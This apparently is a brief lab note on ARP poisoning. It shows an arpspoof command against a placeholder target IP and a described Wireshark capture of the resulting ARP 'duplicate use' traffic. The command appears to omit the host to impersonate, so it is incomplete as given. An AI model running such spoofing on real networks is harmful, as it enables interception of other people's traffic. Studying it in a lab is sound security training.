


# ARP Poisoning

## Performing ARP poisoning using arpspoof

```
arpspoof -i eth0 -t [TARGET IP]
```

Result:



The image shows a Wireshark packet capture interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons for packet capture and analysis. A display filter is set to 'Apply a display filter ... <Ctrl-/>'. The packet list pane shows a series of packets, with the following columns: No., Time, Source, Destination, Protocol, Length, and Info. The packets are as follows:

No.	Time	Source	Destination	Protocol	Length	Info
6775	4680.4092098...	fe80::1:1	ff02::1	ICMPv6	110	Router Advertisement from 02:15:5d:22:14:cb
6776	4680.4180880...	fe80::deb2:9b3b:549...	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
6777	4680.4247700...	fe80::596a:9dce:b1:...	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
6778	4680.9250811...	fe80::596a:9dce:b1:...	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
6779	4681.0061033...	fe80::deb2:9b3b:549...	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
6780	4683.0948938...	MS-NLB-PhysServer-2...	Broadcast	ARP	42	Who has 10.10.1.1? Tell 10.10.1.13
6781	4684.0945387...	MS-NLB-PhysServer-2...	00:00:00_00:00:00	ARP	42	10.10.1.11 is at 02:15:5d:22:14:ce (duplicate use of 10.10.1...
6782	4684.1101274...	MS-NLB-PhysServer-2...	Broadcast	ARP	42	Who has 10.10.1.1? Tell 10.10.1.13
6783	4685.1341094...	MS-NLB-PhysServer-2...	Broadcast	ARP	42	Who has 10.10.1.1? Tell 10.10.1.13
6784	4685.9721045...	fe80::15:5dff:fe22:...	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
6785	4685.9794606...	fe80::15:5dff:fe22:...	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
6786	4686.0947104...	MS-NLB-PhysServer-2...	00:00:00_00:00:00	ARP	42	10.10.1.11 is at 02:15:5d:22:14:ce (duplicate use of 10.10.1...
6787	4686.3715881...	fe80::15:5dff:fe22:...	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
6788	4686.4767742...	fe80::15:5dff:fe22:...	ff02::fb	MDNS	174	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "
6789	4686.7265559...	fe80::15:5dff:fe22:...	ff02::fb	MDNS	174	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "
6790	4686.9772763...	fe80::15:5dff:fe22:...	ff02::fb	MDNS	174	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "
6791	4687.2290890...	fe80::15:5dff:fe22:...	ff02::fb	MDNS	371	Standard query response 0x0000 TXT, cache flush PTR _adb._tcp...
6792	4687.9977501...	fe80::15:5dff:fe22:...	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
6793	4688.0949087...	MS-NLB-PhysServer-2...	00:00:00_00:00:00	ARP	42	10.10.1.11 is at 02:15:5d:22:14:ce (duplicate use of 10.10.1...
6794	4688.1777121...	fe80::15:5dff:fe22:...	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
6795	4688.4951958...	fe80::15:5dff:fe22:...	ff02::fb	MDNS	174	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "
6796	4688.7452714...	fe80::15:5dff:fe22:...	ff02::fb	MDNS	174	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "
6797	4688.9963831...	fe80::15:5dff:fe22:...	ff02::fb	MDNS	174	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "
6798	4689.2452485...	fe80::15:5dff:fe22:...	ff02::fb	MDNS	371	Standard query response 0x0000 TXT, cache flush PTR _adb._tcp...
6799	4689.7878940...	fe80::1:1	ff02::1	ICMPv6	110	Router Advertisement from 02:15:5d:22:14:cb